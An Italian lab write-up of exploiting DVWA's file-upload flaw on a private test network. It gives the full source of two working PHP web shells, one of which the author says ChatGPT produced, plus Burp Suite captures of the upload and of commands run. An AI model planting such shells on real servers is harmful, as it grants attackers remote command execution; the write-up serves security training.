

EXPLOIT FILE UPLOAD

Nella simulazione di oggi dobbiamo sfruttare la vulnerabilità di file upload della macchina **DVWA**.


Come prima cosa configuriamo gli ambienti di test e verifichiamo che *KALI* e *METASPLOITABLE* riescono a comunicare, per farlo utilizziamo il comando *ping*.

Ora possiamo accedere da Kali tramite browser alla DVWA e caricare il nostro file. In questo caso ho caricato il file **shell.php**, di seguito il codice sorgente:


```
C: > Users > am-dev > Desktop > shell.php > ...
1  <?php
2  if (isset($_GET['cmd'])) {
3      echo "<pre>";
4      $cmd = ($_GET['cmd']);
5      system($cmd);
6      echo "</pre>";
7  } else {
8      echo "Usage: ?cmd=<command>";
9  }
10 ?>
```

Questo semplice script php ci permette attraverso l'URL di poter eseguire dei comandi shell, attraverso **Burpsuite** intercettiamo il traffico HTTP verso la DVWA analizzando le richieste GET e POST.

Di seguito i passaggi di accesso alla DVWA e il caricamento della shell.php



The top screenshot shows the Burp Suite interface on the left, displaying an intercepted HTTP request to `http://192.168.1.33:80`. The request is a POST to `/dvwa/login.php` with a body containing `username=admin&password=password&Login=Login`. On the right is the DVWA login page, showing the DVWA logo and a login form with fields for Username (admin) and Password (password), and a Login button.



The bottom screenshot shows the DVWA main interface. The left sidebar contains a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: File Upload" and shows a message: "Choose an image to upload: No file selected." Below this is a red message: ".../hackable/uploads/shell.php successfully uploaded!". Under "More info", there are links to OWASP, Scuriteam, and Acunetix. A terminal window is overlaid on the page, showing the command `cat shell.php` and the output of the file, which is a PHP script that executes a command if the `cmd` GET parameter is set. The terminal also shows the command `Usage: ?cmd=<command>`.

Burp Suite Community Edition v2024.5.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.1.33:80

Forward Drop Intercept is on Action Open browser

Add notes HTTP/1

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.33
3 Content-Length: 562
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.1.33
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFVS9CGYbSVAE0xZW
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/126.0.6478.127 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://192.168.1.33/dvwa/vulnerabilities/upload/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: security=low; PHPSESSID=d3ad0a72148519b1f01a7ee9aa5f0238
15 Connection: keep-alive
16
17 -----WebKitFormBoundaryFVS9CGYbSVAE0xZW
18 Content-Disposition: form-data; name="MAX_FILE_SIZE"
19
20 1000000
21 -----WebKitFormBoundaryFVS9CGYbSVAE0xZW
22 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
23 Content-Type: application/x-php
24
25 <?php
26 if (isset($_GET['cmd'])) {
27     echo "<pre>";
28     $cmd = ($_GET['cmd']);
29     system($cmd);
30     echo "</pre>";
31 } else {
32     echo "Usage: ?cmd=<command>";
33 }
34 ?>
35 -----WebKitFormBoundaryFVS9CGYbSVAE0xZW
36 Content-Disposition: form-data; name="Upload"
37
38 Upload
39 -----WebKitFormBoundaryFVS9CGYbSVAE0xZW--
40
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2


Request headers 13

Inspector Notes

Event log (1) All issues

Memory: 122.8MB

Nella schermata successiva ho utilizzato il comando *touch* per creare un file sulla **DVWA** e successivamente il comando *ls* per visualizzare i file presenti all'interno della directory in cui ci troviamo.



Di seguito invece ho caricato una shell avanzata, per farlo ho utilizzato ChatGPT.

Nella shell avanzata ho chiesto di poter inserire un interfaccia grafica dove poter eseguire i comandi e vederne l'output. In particolar modo ho chiesto di scrivere uno script php che mi permettesse di scrivere i comandi, scaricare file, navigare nel filesystem, vedere il contenuto di un file e il contenuto di una directory.

Ecco il codice sorgente della shell avanzata. (di seguito è indicato per motivi di spazio solo il codice php)

```
<div>
<?php
// Funzione per eseguire comandi
if (isset($_POST['command'])) {
    $cmd = escapeshellcmd($_POST['command']);
    echo "<pre>" . htmlspecialchars(shell_exec($cmd)) . "</pre>";
}

// Funzione per visualizzare il contenuto di una directory
if (isset($_POST['directory'])) {
    $dir = escapeshellcmd($_POST['directory']);
    if (is_dir($dir)) {
        $files = scandir($dir);
        echo "<pre>";
        foreach ($files as $file) {
            echo $file . "\n";
        }
        echo "</pre>";
    } else {
        echo "<pre>Directory non trovata.</pre>";
    }
}

// Funzione per visualizzare il contenuto di un file
if (isset($_POST['file'])) {
    $file = escapeshellcmd($_POST['file']);
    if (is_file($file)) {
        echo "<pre>" . htmlspecialchars(file_get_contents($file)) . "</pre>";
    } else {
        echo "<pre>File non trovato.</pre>";
    }
}

// Funzione per scaricare un file
if (isset($_POST['download'])) {
    $url = filter_var($_POST['download_url'], FILTER_SANITIZE_URL);
    $file_name = basename($url);
    if (filter_var($url, FILTER_VALIDATE_URL)) {
        // Scarica il file
        $content = file_get_contents($url);
        if ($content !== false) {
            file_put_contents($file_name, $content);
            echo "<pre>File scaricato: $file_name</pre>";
        } else {
            echo "<pre>Errore nel download del file.</pre>";
        }
    } else {
        echo "<pre>URL non valido.</pre>";
    }
}
?>
</div>
```

The image shows a screenshot of a web browser displaying a PHP Web Shell interface, with the Burp Suite application visible in the background.

Burp Suite (Background):

- Menu: Burp, Project, Intruder, Repeater, View, Help
- Tab: Proxy
- Filter settings: Hiding CSS, image and general binary content
- Table of intercepted requests:

#	Host	Method	URL
1	http://192.168.1.33	GET	/dwa/hackable/uploads/shell.p
2	http://192.168.1.33	GET	/dwa/hackable/uploads/shellav
3	http://192.168.1.33	GET	/favicon.ico
4	http://192.168.1.33	POST	/dwa/hackable/uploads/shellav
5	http://192.168.1.33	POST	/dwa/hackable/uploads/shellav
6	http://192.168.1.33	POST	/dwa/hackable/uploads/shellav
7	http://192.168.1.33	POST	/dwa/hackable/uploads/shellav
8	http://192.168.1.33	POST	/dwa/hackable/uploads/shellav

Request Details (Selected):

```
1 POST /dwa/hackable/uploads/shellavanzata.php
2 HTTP/1.1
3 Host: 192.168.1.33
4 Content-Length: 93
5 Cache-Control: max-age=0
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://192.168.1.33
9 Content-Type:
10 application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0;
12 Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/126.0.6478.127 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/x
16 ml;q=0.9,image/avif,image/webp,image/apng,*/*
17 ;q=0.8,application/signed-exchange;v=b3;q=0.7
18 Referer:
19 http://192.168.1.33/dwa/hackable/uploads/she
20 llavanzata.php?
21 Accept-Encoding: gzip, deflate, br
22 Connection: keep-alive
23
24 download_url=
25 http%3A%2F%2F192.168.1.33%2Fdwa%2Fhackable%2
26 Fuploads%2Fdwa_email.png&download=
```

PHP Web Shell Interface:

- Page Title: PHP Web Shell
- URL: 192.168.1.33/dwa/hackable/uploads/shellavanzata.php?
- Form fields and buttons:

- Inserisci un comando da eseguire:** (Input field) **Esegui** (Button)
- Naviga nel filesystem:** (Input field: /path/directory) **Vai** (Button)
- Visualizza il contenuto di un file:** (Input field: /path/to/file) **Visualizza** (Button)
- Scarica un file:** (Input field: http://example.com/file.zip) **Scarica** (Button)

Output:

File scaricato: dwa_email.png

Nell'esempio di sopra vediamo in funzione la shell avanzata utilizzando la funzione di download di un file.

CONCLUSIONI

In questa simulazione possiamo vedere come caricando la shell siamo riusciti ad eseguire dei comandi remoti sulla DVWA, grazie all'exploit di file upload. Questo evidenzia quanto sia importante adottare le giuste misure di sicurezza sul web server.

Di seguito un riepilogo del traffico intercettato da Burpsuite che mostra le richieste post e get effettuate durante la simulazione

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	http://192.168.1.33	GET	/dwa/hackable/uploads/shell.php?cmd=ls	✓		200	296	XML	php				192.168.1.33
2	http://192.168.1.33	GET	/dwa/hackable/uploads/shellavanzata.php?			200	2648	HTML	php	PHPWeb Shell			192.168.1.33
3	http://192.168.1.33	GET	/favicon.ico			404	514	HTML	ico	404 Not Found			192.168.1.33
4	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2713	HTML	php	PHPWeb Shell			192.168.1.33
5	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2691	HTML	php	PHPWeb Shell			192.168.1.33
6	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2713	HTML	php	PHPWeb Shell			192.168.1.33
7	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2675	HTML	php	PHPWeb Shell			192.168.1.33
8	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2690	HTML	php	PHPWeb Shell			192.168.1.33
9	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2713	HTML	php	PHPWeb Shell			192.168.1.33
10	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2713	HTML	php	PHPWeb Shell			192.168.1.33
11	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2677	HTML	php	PHPWeb Shell			192.168.1.33
12	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2677	HTML	php	PHPWeb Shell			192.168.1.33
13	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2660	HTML	php	PHPWeb Shell			192.168.1.33
14	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2713	HTML	php	PHPWeb Shell			192.168.1.33
15	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2660	HTML	php	PHPWeb Shell			192.168.1.33
16	http://192.168.1.33	POST	/dwa/hackable/uploads/shellavanzata.php?	✓		200	2698	HTML	php	PHPWeb Shell			192.168.1.33